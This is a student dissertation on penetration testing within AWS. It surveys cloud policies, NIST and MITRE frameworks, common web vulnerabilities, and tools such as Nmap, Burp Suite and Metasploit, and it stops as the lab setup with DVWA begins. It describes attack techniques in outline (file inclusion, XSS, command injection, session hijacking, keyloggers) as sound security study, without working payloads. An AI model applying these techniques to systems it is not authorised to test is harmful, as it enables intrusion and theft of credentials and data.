Penetration Testing in the Cloud

Name: Abraham Rey

Candidate Number: 215717

Supervisor: Imran Khan

University Of Sussex

Computer Science BSc

Acknowledgement

This report is submitted as part requirement for the degree of Computer Science BSc at the University of Sussex. It is the product of my own labour except where indicated in the text. The report may be freely copied and distributed provided the source is acknowledged. I hereby give permission for a copy of this report to be loaned out to students in future years.

Summary

Contents

Introduction

Cloud computing has become increasingly popular over several years and enterprises have become more reliant on these types of systems. Services provide you access to a shared pool of configurable computing resources over a network. What makes it so attractive is that it offers minimal management effort and/or service provider interaction [38].

Vulnerabilities in clouds are present due to many reasons. APIs, which are insecure, may have lack of input sanitisation and improper access control; servers are misconfigured, weak credentials, outdated software and even coding practices that are insecure [39]. All these may be exploited and potentially lead to integrity and confidentiality breaches on sensitive data.

In traditional penetration testing, information is gathered about a target and uses this data to search for vulnerabilities. These are exploited and ultimately achieve unauthorized remote access and root (administrator) privileges in the target's system [28].

In this project I will be exploring penetration testing in AWS, a cloud-based provider. I will be using an open-source security package, Kali Linux, containing tools divided by several categories [40].

The problem area involves discussing whether targeting environments within the cloud affects the capacity and difficulty to conduct penetration tests. I will be setting up a virtual machine within AWS and use it as a vulnerable target, carrying out penetration tests on them from another cloud machine (as the attacker).

In carrying out this investigation, challenges will be faced; most dominantly are the policy restrictions specified by AWS. They define the endpoints and types of tests that may and may not be performed [39]. It will be aimed for users who may have an interest in computer security and to learn more about penetration testing. Users who may also be using cloud service providers for their businesses or work could also find this useful by being aware of the security flaws that may arise from using these services.

Aims and Objectives

Research Question/s

What are the potential security flaws that arise from penetration testing within AWS?

How does penetration testing in the cloud compare to traditional methodology?

Reading Literature

I will gain knowledge on cloud computing, to attain a thorough and well-put report of my results. Learning how to use Kali Linux and its various tools will be required so that I can gain familiarity with penetration testing.

Visualise the multi-step process

This aims to present the process that involves selecting the target I want to exploit, gather information using Kali Linux and look at what vulnerabilities I can use. Using all the data gathered, I exploit the said target and report the findings. If any restrictions occur, I will find ways to evade them (e.g. which endpoints to exclude based on policy, user permissions etc.) [39].

Assess the Penetration Test

The main aim of this project is to assess multiple factors regarding performing the penetration test in AWS. First, I will compare how difficult or how hard it was to exploit specific vulnerabilities, such as file uploads.

To measure difficulty, a scale such as 1-4 may be used. Another factor could be what kind of knowledge is needed to perform an exploit; this may be a technical description of how a vulnerability was exploited.

Policies may be assessed and whether they restrict me to perform specific tests, such as DDoS attacks. A final factor could be risk levels, as well as the likelihood that a vulnerability may be exploited.

Analyse Effectiveness of The Process

This focuses on the results produced, discussing how effective it was to carry out the investigation. I will also consider any improvements on our methods so that penetration tests would potentially be more effective.

Professional Considerations

BCS Code of Conduct

This project will be closely guided by the BCS Code of Conduct with the relevant sections [37]:

"1(a) Have due regard for public health, privacy, security and wellbeing of others and the environment."

No human participants shall be involved as the policies of the cloud services restrict us from performing tests that involve others [33].

"1(b) Have due regard for the legitimate rights of Third Parties."*

I will be using several third-party tools, most importantly cloud services which have several policies that shall be taken into consideration and to be followed.

"1(c) Conduct your professional activities without discrimination on the grounds of sex, sexual orientation, marital status, nationality, colour, race, ethnic origin, religion, age or disability, or of any other condition or requirement."

During my investigation, the project shall not discriminate on any account.

"1(d) promote equal access to the benefits of IT and seek to promote the inclusion of all sectors in society wherever opportunities arise."

In terms of promoting the benefits of IT, the project will showcase cloud-security in a sense that it may possibly further improve if any flaws are discovered.

"2(a) Only undertake to do work or provide a service that is within your professional competence."
"2(b) NOT claim any level of competence that you do not possess."

As discussed with my technical supervisor, I possess the ability to undertake this project in accordance with 2(a) and 2(b). To do so I must actively learn about the subject as well as use previous knowledge from my previous modules.

"2(c) Develop your professional knowledge, skills and competence on a continuing basis, maintaining awareness of technological developments, procedures, and standards that are relevant to your field."

Researching and learning about the topic while carrying out the task will help develop my skills. As well as being aware of other similar projects that involve cloud-computing and penetration testing.

"2(d) Ensure that you have the knowledge and understanding of Legislation and that you comply with such Legislation, in carrying out your professional responsibilities."*

Again, the policies of the cloud-services shall be complied and followed during the project's process.

"2(e) Respect and value alternative viewpoints and, seek, accept and offer honest criticisms of work."

Seeking constant and consistent feedback from my technical supervisor as well as others interested in the subject at significant points in the project will be necessary. Taking criticism from others is important because it will help me build on what I have already learned and develop my relevant skills.

"2(g) Reject and will not make any offer of bribery or unethical inducement."

I shall not undertake any offer of bribery or unethical inducement as well as entice it.

Ethical Review

This investigation does not involve any human participants and therefore does not need an ethical review at this time of writing; as discussed with my technical supervisor.

Background

Cloud Computing

Cloud computing provides broad network access using multiple platforms such as phones and laptops; It also allows for rapid elasticity which means to expand or reduce the resources according to the service requirement. For instance, there can be many resources are used in a complex task for a duration and are released after completion.

Transparency is assured for both the provider and consumer as control and the optimisation of resources are automated. The storage, processing, bandwidth, and active user accounts etc. are all monitored, controlled, and reported, adding a level of security to the services used. A Cloud Service Consumer (CSC) involves the provision of computing capabilities (e.g. server time and network storage). This process is automatic which means no human interaction is needed with each service provider. It is also on-demand so that resources are not permanent to the CSC [9]. I will be efficient as possible when using the cloud service resources (AWS) because most (if not all) require a payment or subscription of some type.

Multiple CSCs are served by a multi-tenant model, which is a "single instance of the software and its supporting infrastructure" or cloud, "that serves multiple customers" [8]. Different physical and virtual resources are assigned to each user according to their demands. At the security level, the CSC has no awareness of the exact location of the provided resources, but they may be able to find country, state, or data centre etc. Depending on the complexity of the tests that I run I may need additional cloud resources which can affect the time and cost of the project.

About AWS

Amazon Web Services (AWS) is a cloud platform with 90 different cloud hosting services, including network infrastructure [1]. Amazon offers virtual servers, namely Elastic Compute Cloud (EC2) instances, which are used to run applications within the platform. Multiple types are given for an EC2 instance, where I will be using a type T2 instance providing a basic level of CPU performance that can 'burst' above the baseline. It is also free tier eligible which means I can use it at no extra cost. Amazon suggests it is a good choice for general-purpose workloads including virtual desktops [2]. I will be setting up a Linux-based web server using this instance to host the vulnerable application and Kali Linux on another. No approval is needed to run penetration tests on resources on my account [5].

Policies

Security testing is allowed for User-Operated Services, by which includes creating and configuring instances made from the user. However, it is not permitted towards a third-party vendor (hosting infrastructure) – I will not be using this.

Rhino Security Labs points out specific areas that are permittable for penetration testing [1]:

- APIs such as HTTP/HTTPS
- Web applications that are being hosted
- Application server
- VMs and operating systems

As well as non-permittable areas:

- Services or applications that belong to AWS (except for some listed)
- Physical hardware or underlying infrastructure that belong to AWS
- 3rd party EC2 instances that belong to other organizations
- Any security applications without permission from other vendors

Regarding penetration testing methodologies themselves, the most prominent area are Denial of Service attacks which can disrupt traffic and business continuity. A further list is provided by AWS [4]:

- DNS zone walking via Amazon Route 53 Hosted Zones
- Denial of Service (DoS), Distributed Denial of Service (DDoS), Simulated DoS, Simulated DDoS
- Port flooding
- Protocol flooding
- Request flooding (login request flooding, API request flooding)

I may have to slightly modify the frameworks used by traditional penetration testing so that it aligns with the policies described. Particularly with brute force attacks that can potentially flood network traffic. Rhino Security mentions that response procedures coming from the security team may happen if I were to break these policies [1]. For simplification I will be testing on my own assets (i.e. running applications on my own EC2 instance), to avoid potential issues. And, as AWS expresses, I'm free to use any tool or service to perform security assessments on my AWS assets as long they do not use or simulate DoS attacks [4].

Traditional Ethical Hacking – NIST

National Institute of Standards and Technology (NIST), includes a security framework based on existing standards, guidelines, and practices that allow cybersecurity risks to be manage and reduced.

There are three components to NIST: core, tiers, and profile. Core describes the reduction of cybersecurity risks in addition to an organization's existing cybersecurity. Tiers guide cybersecurity management so that enough level is used for specific risks, used to discuss appetite, mission priority, and budget. Profiles are used to improve the cybersecurity at an organization [6].

Overview [10]

A special publication 800-115 is a document from NIST that describes security testing and the various techniques used to exploit vulnerabilities and the impacts they may create. An assessment is the process of how much an entity (such as the host, system etc.) meets specific security objectives. Three phases for the methodologies for security assessment are shown:

- Planning – gather information regarding assets, threats of interest, and security controls used for mitigation.
- Execution – identify vulnerabilities and address the activities associated with the method and technique.
- Post-Execution – analysation of identified vulnerabilities to find the principal causes, recommendations to mitigate the threat, and a written final report.

I will be testing against a vulnerable application that doesn't belong to any organization which means security controls aren't considered. However, it would be useful to mention briefly.

Furthermore, there are three categories of security testing techniques mentioned:

- Review - examination techniques for evaluating the systems, networks, policies, and procedures to discover vulnerabilities.
- Target identification and analysis – identify the systems, ports, services, and vulnerabilities by which is easier to be done using automated tools rather than manually.
- Target vulnerability validation – proving that vulnerabilities exist such as cracking passwords to gain unauthorized access to a user account.

Physical techniques are also mentioned in the framework, for example using badge readers to gain access. This won't be useful in my project as all my testing is application based and doesn't involve any external humans.

Regarding the examinations, they should be used to plan out testing such that it is aligned with the security policies of the related organization. This applies to my project as AWS has several policies in place to may limit the procedure, specifically techniques that may cause Denial of Service or can simulate one.

Viewpoints

NIST suggests considering different viewpoints when testing the security of an application, for example, a malicious attacker not knowing any prior information. In other words, seeing the application from an external point of view; as seen from the Internet. This means using publicly available data that can be accessed by anyone such as system names and IP addresses.

An internal attacker is one that is working within the internal network; one that has already penetrated through the external defenses. Focusing on the system-level security and configuration (e.g. application and access control).

I will attempt to view this as an external attacker first, that will try to gather information via network discovery and other techniques about the vulnerable application being hosted on AWS. As mentioned before, this will not involve any humans, avoiding the use of phishing techniques to gather information.

Network Discovery

The purpose of using network discovery is to find the hosts on a network and discover their weaknesses.

Under passive discovery, other hosts that communicate with already found hosts can be discovered as well as the type of traffic and how often their communications take place. However, this does take more time than active gathering with the advantage of stealth as no probing packets are sent.

On the other hand, active techniques involve sending different types of packets such as Internet Control Message Protocol (ICMP), which are ping packets that obtain responses from hosts. One activity called OS fingerprinting used to determine the OS of the host running a network or webserver, involves a 'mix of normal, abnormal, and illegal network traffic'. Many of the activities rely on the host sending certain response packets to gather information such as firewall and IDS

configurations. During a penetration test, from an external point of view as a black hat hacker, one must be careful not to the alert the IDS and avoid detection. Silent techniques such as using spoof addresses or dummy hosts to send packets (in other words, simulating normal network activity) can help reduce the risk.

Network Sniffing

This is a passive information gathering technique that can look at packets travelling through the network and can examine headers, decode protocols and payloads to reveal interesting data. Several reasons are mentioned by NIST to use this:

- Network traffic can be captured and replayed.
- Identify Oss, applications, services, and protocols – discovering applications will be of use as an external attacker.
- Information that is insecure can also be sniffed such as authentication details.

There are also several limitations sniffing can come with:

- Attackers using encryption to hide their activities.
- Only able to sniff the traffic of the local segment where it is installed – several sniffers may have to be set up throughout the network to move between segments.
- Difficult to locate an open port for scanning on each segment.
- Human involvement to interpret the network traffic.

Network Port and Service Identification

Using a port scanner, services and their versions can be discovered for their corresponding ports. Protocols such as HTTP which runs on port 80, may have Apache or IIS as the host's running service. Depending on the version, potential vulnerable services may be discovered. In my project I will simulate the discovery of running services and their versions on the hosting server externally first, as NIST recommends.

NIST mentions that different scanner models have pros and cons, for example some may work better through a firewall and some better within. Depending on the scanner, different results may be outputted, such as offering details about whether the port is filtered or unfiltered (unfiltered means the port is accessible but doesn't necessarily mean it is open).

Vulnerability Scanning

In addition to port scanning and identification of services, vulnerability scanners use these results to find vulnerabilities instead of leaving it to human interpretation. This is useful for identifying outdated software version and misconfigurations. Using version information about the operating systems and application software, the scanner searches the matching versions from its database to discover vulnerabilities.

Some scanners require administrator access for individual hosts and those that do not must rely on scanning the network to find the hosts, and then scan them for vulnerabilities. It is noted that these types of scanners have a false positive rate meaning vulnerabilities are identified when none exist. NIST recommends using multiple scanners to mitigate this. They also have the potential to perform DoS attacks due to requiring high network traffic (more so than port scanning). I must be careful as AWS policies do not allow DoS attacks as described previously.

Vulnerability Validation Techniques

Password Cracking

Several techniques are mentioned for cracking hashed passwords:

- Dictionary attacks – use of common words and phrases, with generated hashes (hybrid attacks adds numeric and symbolic characters)
- Brute force – generating all possible hashed passwords up to a certain length, noted to take a long time
- Rainbow tables – lookup tables with pre-computed password hashes

NIST mentions a countermeasure called salting which adds a random piece of data in password hashing process, this helps reduce the effectiveness of pre-computed (dictionary) password attacks.

NIST Penetration Testing Phases

Planning

In this phase, rules are set based on the policies of the target or organization running the penetration tests. Also, in consideration of the platform being used (e.g. AWS hosting the web servers). As a result of this, testing goals are set (no actual testing takes place).

Discovery

An important part of penetration testing split into two parts: the first involves information gathering and scanning. Used to identify network ports and services, as well as host names, IP addresses, and related information (e.g. employee names). Version numbers of applications and services are helpful for finding vulnerabilities by using a vulnerability database, leading onto the second part.

After gathering information, vulnerabilities are looked for. Comparing manual to automated scanning, it can discover vulnerabilities an automated scanner may miss but can be slower. Some testers use their own databases to perform this type of scanning.

Social engineering is also another way to gather information (i.e. tricking someone to reveal certain information such as passwords). I will not be using this as my project will not involve any humans or real-life scenarios; however, I will write briefly about phishing attacks to gain an understanding.

Phishing Attacks

Phishing, which involves social engineering, has the goal of revealing a victim's sensitive information (such as bank details, home addresses, phone numbers, passwords etc.) to the attacker by luring internet users into thinking they are using a legitimate website. Most of the time, phishing attacks start with an email [16], which may be sent specifically to individual or groups of users.

Before initiating with emails being sent, planning takes place which involves the use of data gathered (for example: emails, phone numbers, ages etc. from individuals) from the information gathering phase, as previously described. Using this they decide what type of method to use, such as injecting ransomware (WannaCry in 2017 [18]) to encrypt multiple victims' data on their

computers. Using different types of methods involves using vulnerabilities that are exploited to get what they want from the victim. For instance, Man in the Middle attacks allow the attacker to intercept the victim's communications by redirecting the user to a malicious server [17].

Though, not using this in my project, it is worth to note that CISCO's report suggested that at least one person clicked on a phishing link in around 86% of organizations. This is significant as it suggests being a successful technique for gathering sensitive information (passwords and such), potentially skipping vulnerability scanning stages.

Attacking

The main part of this phase to verify previously identified vulnerabilities from databases and exploit them on the system. However, NIST mentions that in many cases, exploiting a vulnerability does not grant access to the maximum level of the target. This means that attackers use this part to escalate a level of security and learn more information about the target (e.g. what types of information that can be changed or removed from the system).

Additional tools could potentially be installed on the system when escalating privileges on the system; this can lead to further access to information about the network and organization (i.e. more information gathering). It is also suggested to test on multiple systems to get a better understanding of what level of access an attacker could achieve.

In summary four phases of attacking:

- Gaining access
- Escalating privileges
- System browsing
- Installing additional tools

There are several categories based on the most common vulnerabilities:

- Security settings are misconfigured; default settings can be insecure and exploitable.
- Flaws in the kernel, the core part of the OS, risks the entire system to exploits.
- Programs not checking for length for the input may lead to buffer overflow, allowing attackers to insert code that can be executed with privileges.
- Input validation not done correctly which can lead to injection techniques such as SQL or PHP.
- With privileged access, attackers could use symbolic links (using a file to point to another file) to display or modify critical system files.
- File descriptors can show how a file is used, if an unsuitable one is set, it can lead to exposed data.
- A program may enter a privileged mode for a certain amount of time, called race conditions, and an attacker can use this to their advantage to gain privileged access.
- Incorrect permissions for certain files such as passwords can be exploited.

Reporting

Reporting should occur during the whole process by keeping logs and periodic reports. Starting with an executive summary to describe who the report is for and the general impact the testing

has generated. A report would then describe the identified vulnerabilities, risk rating, and mitigation recommendations.

ITProTV [19] walks through a report sample, suggesting writing a severity scale with descriptions to make sure the reader's view of severity is matched with the writer's/'. Methodologies are shown with many screenshots, highlighting key points on the images (such as scanning lines), so that the reader can see how to replicate the same problem or reveal a vulnerability. After, an explanation of the vulnerability is written and depending on the reader, a more concise description may be better. Along with this, the severity of the vulnerability is provided, giving an idea of how much priority this vulnerability needs to have when given to the hiring organization. Exploitation of the vulnerability is then shown in the same way as before, with screenshots and descriptions.

MITRE ATT&CK

Another framework that contains a database for attacking and defensive techniques, listed under several different categories. The core components mentioned by Trellix [14]:

- Columns – tactics that show the attacking goals (such as the reconnaissance phase for gathering information)
- Individual cells – techniques used to achieve such goals (such as active scanning)
- Documentation for the usage of such techniques

I will be referring to this framework to help document my attacking techniques being used throughout the project.

Trellix also mentions cloud-based attacks but only about attacking the cloud itself. An example of this is creating VM instances with a stolen account to bypass firewall rules; with the main goal to access an administrator account in the cloud. This will not be the goal of my project as I am penetration testing against applications hosted within the cloud.

Web Application Vulnerabilities and Exploitations

To get a better understanding of vulnerabilities and their exploitations here are a few that can potentially appear in web applications:

File Inclusion [28]

This is a type of attack that involves including a filename in the URL. There are two types: local file inclusion or remote file inclusion. As the name suggests, local file inclusion uses the file that is local to the application's server. On the other hand, remote file inclusion uses a path to point to a remote file that is outside the boundaries of the web server (e.g. attacker's own malicious file).

It is noted that local file inclusion allows for directory traversal characters to be injected into the URL (e.g. ../), which can be used to access certain files such as stored passwords.

Cross-Site Scripting [28]

Also named XSS, this vulnerability is exploited by executing any type of script on a victim's browser; JavaScript is most used. Attackers can perform this because either HTTP requests aren't properly validated, or the encoded response of the application is incorrect. Three types are used: stored, reflected and DOM XSS.

Stored XSS [28]

A script is saved into a stored location/file (e.g. database) within a web page and is executed when someone visits the infected page. An interesting aspect to this type is that this attack can be done using network packet headers e.g., HTTP GET requests.

Reflected XSS [28]

The URL or the body inside a page such as a search bar can be used to change what the user sees on their display. The script is then executed when the user confirms an input such as a submit button.

DOM XSS [28]

In this type of XSS JavaScript is used to inject a script instead of HTML (as used in the previous two types). By inspecting the code in the page, I can change and inject a script to perform a malicious action. This results in the script executing as soon as the user loads the web page.

Command Injection [15]

Using a vulnerability in an application the user can potentially inject commands (potentially under administrator privileges) into the machine's operating system. This can be done by using Remote Code Execution (RCE) which allows you to remotely execute code within an application. With RCE, the attacker may be able to read system or user files, and sensitive data.

For example, an application that asks for input to search for a particular song, the system will search a directory. This can be exploited to execute a command instead of searching for that song.

There are two ways to determine if command injection within an application is working: verbose and blind. Verbose is where there is direct feedback from the application (e.g. using the 'whoami' command will print the username directly on the page).

Detecting blind command injection can be done in many ways, for example using 'ping' to see how long the application 'hangs' when compared to other pings. Another way is to use 'cat' to print the contents of a file to the terminal. Tryhackme also mentions using the curl command to move data to and from an application in the payload.

Tools

Secure Shell (SSH) [27]

Secure shell, which is set up on TCP port 22 by default, is a way for me to access the machines set up on the cloud across the network. Providing strong password authentication and public key authentication, it allows the user to securely communicate over an unsecure network.

Attempting to connect to a remote host for the first time will prompt the user with the host's public key fingerprint and is asked to connect. This will then store the host key in a directory called known hosts, this is hidden by default. When the user wants to connect again, it will be direct instead of the same prompt as described. I will be using this to access the instance machines that will be setup on the AWS cloud.

Kali Linux

I will set up Kali Linux as an instance in AWS and penetration test against the target (web application that is set up in another instance). There are various tools that I will use for learning about and carrying out my tests.

Damn Vulnerable Web Application [12]

DVWA is a web application developed with PHP and MySQL, it is a deliberately vulnerable application used to aid security professionals and learners to test their skills within a legal environment. Though it can be used as a learning tool, it can also be used as a normal application to be tested on. Offering the most common vulnerabilities ready to be exploited with various levels of difficulty.

I will host this on a separate instance (a virtual web server) on AWS and will be set up as a target for my Kali Linux machine.

Nmap

Nmap is an information gathering tool that can scan live hosts to discover certain information about them. Firstly, to see if the host is up, in other words online, the main types of ping scanning are used: ICMP, TCP and UDP. Tryhackme [15] mentions approaches taken for Nmap to discover live hosts:

- A privileged user within a local network i.e. Ethernet may use ARP requests (sudoers).
- A privileged use that scans outside the local network may use ICMP echo requests, TCP ACK to port 80, TCP SYN to port 443, and ICMP timestamp request.
- A 3-way TCP handshake (sending SYN packets to ports 80 and 443) is used for any scans performed by an unprivileged user outside the local network.

For an ARP scan, Nmap sends an ARP request and any host that is live within the local network will send an ARP reply. Like ARP, ICMP echo requests are expected to have ICMP echo replies to be sent back.

A TCP ACK, however, is a non-3-way handshake that sends an ACK packet to the host and because the attacking machine is not part of any ongoing connection, a packet is sent back with an RST flag indicating the host is up.

A UDP ping will send the packet where if sent to an open port, not response will happen, but if sent to a closed port a packet is sent back that indicates the ICMP port is unreachable meaning the host is also up.

The tool also provides a way to scan ports used by the host, such as port 80 which is normally used for HTTP web servers. Ports are considered by different states: open, closed, filtered, unfiltered, open|filtered, and closed|filtered. Open suggests that a service is listening on that port and closed indicates no services are listening but is accessible. If it wasn't accessible then the port is filtered, mainly caused by a firewall that prevents Nmap from reaching that port. Open|filtered means that Nmap can't decide if the port is open or filtered and in a similar fashion with closed|filtered.

Burp Suite [13]

Burp Suite is penetration testing software with several tools used to make exploiting vulnerabilities easier. A particular part of the software allows you to use a proxy which means requests and responses on a web application are sent to the proxy address first and is recorded. This means I can look at the header values and names to find certain information about the web server and potential vulnerabilities.

An example of an exploit is brute forcing a login form where we can use the intruder to send the same request multiple times with different parameters. This can include the username, password, cookie session values etc. Testing for several different words are done by loading in a payload (wordlists) and responses are checked to see if a different status code appears.

I will be using this and potentially it's other tools to exploit DVWA as opposed to doing this manually on the command line.

Metasploit [11]

Metasploit is an open-source penetration testing framework that contains various tools. Pre-installed with Kali Linux, it provides scanning and exploiting tools. Scanners such as Nmap and SNMP scanning are included (used for the information gathering phase).

Its large database contains information used to exploit potential vulnerabilities found. A payload is then sent, such as a shell, to the target machine. It also provides me with packet sniffing and keyloggers, which are useful for grabbing request and response information. I will use this because most of the essential penetration testing tools are contained in one package and is enough to execute thorough penetration tests.

Virtual Network Computing (VNC) Viewer [31]

VNC is a screen sharing system used as a tool to remotely control another computer. A VNC server is installed on the remote computer and a viewer is needed for the client to control it; the broadcast of a device desktop is delivered from the server. The VNC system utilises the Remote Framebuffer (RFB) protocol which allows data to be passed between the client and the server, so that remote control is admitted.

Vs. Remote Desktop Protocol (RDP)

RDP developed by Microsoft is like VNC where both enable secure access and requite client/server software to operate a remote desktop. However, while VNC connects to the computer directly, RDP uses a shared server to connect to. RDP cannot provide a solution where a remote desktop is required across multiple devices, preventing IT support from helping.

Using this in my methodology will enable me to test the web application and software that requires a GUI to operate such as Burpsuite [13].

Related Work

In this section I will be discussing example projects/papers that are like mine, so that I can get a better understanding of cloud penetration testing.

Penetration Testing on Cloud - Case Study with ownCloud [20]

In this paper, the importance to test the "security threats and check what the possible risks that these threats may bring" in a cloud computing infrastructure is emphasised. Their problem area is finding whether the cloud computing server or the cloud is the problem when hacking is involved. They perform three different main attacks where some were successful, and some were not:

Man in the Middle

The first is a man-in-the-middle attack where they get the contents of an image file sent from their Windows 7 VM to their ownCloud server machine by intercepting it. This resulted in success and captured the image as it was being uploaded.

SQL Injection

Secondly, an SQL injection attack is performed using Metasploit [11] (by taking advantage of SQL code used for queries I can maliciously access a database and manipulate it to access potentially confidential information or to destroy sensitive data [22]). In their methods, they were unsuccessful in performing the attack; this may be due to inputs being sanitised that disallow SQL characters to be injected.

Administrator Account

In their last series of attacks, they try to gain access to to their ownCloud administrator account by using the cloud computer's resources. This was successful as they used a key logger to record the keystrokes of the user while they were typing in their credentials.

Cloud Penetration Testing [21]

Another project that attempts to perform several penetration tests via the cloud using the OpenStack Essex Cloud Management Software.

OpenStack includes CSPs offering Infrastructure as a Service (IaaS). Organisations use this type of service to rent servers for resources and storage within the cloud [23]. For my project I will be using the Platform as a Service (PaaS), describing hardware and software tools that are already provided for me. This is appropriate for information security as I don't need to install software local to my machine to run my tests (except for desktop managers that allow me to view the cloud desktop) [24].

The paper analyses the software thoroughly, discussing its various tools such as networking, storage, and image management.

Session Hijacking

Describing the first attack, session hijacking exploits a valid session key to access a computer system or computer network unauthorized. An HTTP session is started with a server over a network connection. When a request is sent, a session key is returned to the user from the server. This is used so that the user doesn't need to login with their details but instead uses their private key. With packet sniffing (reads the packet in between IP destinations), the attacker can access the session key and can be granted unrestricted access to the user's web page.

Credential Theft

The next attack describes user credentials that are stored in a non-secure way (unencrypted files or plaintext). These files can be transmitted over a network, allowing the attacker to gain access to the user's account. Use of a key logger, as previously described in the first paper [21], is also used to record the keystrokes of the user to reveal their details.

Implementation

Two machines are deployed within a cloud using one network interface to connect the OpenStack server to an Internet Gateway (allowing communication between the cloud and the internet [25]), and the second to connect the server to the other computers.

The system Backtrack 5 (R3) is used as it has multiple penetration tools like Kali Linux, and a network scanner (Zenmap) to reveal all the network ports available to attack. This was then used to organise the network packet structures for each port; to perform the appropriate penetration tests.

Using session hijacking they steal the user's session cookie from their HTTP session. Cookies are a form of data that are stored onto the user's local computer from a website that they visit such as name, home address, email etc [26].

Using a program called Ferret, they monitor the connection between the user and server; capturing the session cookie. It is then stored in a text file along with URL information (web pages visited). They attempt to patch it by using OpenStack, resetting the session cookies after a user logs out and removes them. The patch did not prevent the attack while the user was logged in; in other words, session hijacking was still executed, and the session cookie was stolen. Unauthorized access was granted to the attacker and was able to use web pages within the user's account. This issue was reported to the OpenStack developers and suggested that a secure network protocol like HTTPS is used.

Methodology

The main purpose of this project is to achieve an administrative shell on the target system that is hosted on AWS by exploiting the Damn Vulnerable Web Application (DVWA) vulnerabilities. Then I will discuss the results and compare it to traditional penetration testing outside the cloud. I have set up two virtual machines, one for Kali Linux and another to host a web server under Apache.

Building the Virtual Machines

DVWA Web Server

I will be installing the DVWA onto an Ubuntu server hosted on AWS.



Figure 1 selecting an AMI



Figure 2: type t2.micro instance that is free tier eligible



Figure 3: key-pair stored locally

This key pair will be used to SSH into the server, so that I can set up my selected hosting server.



Figure 4: corresponding public IP and DNS addresses

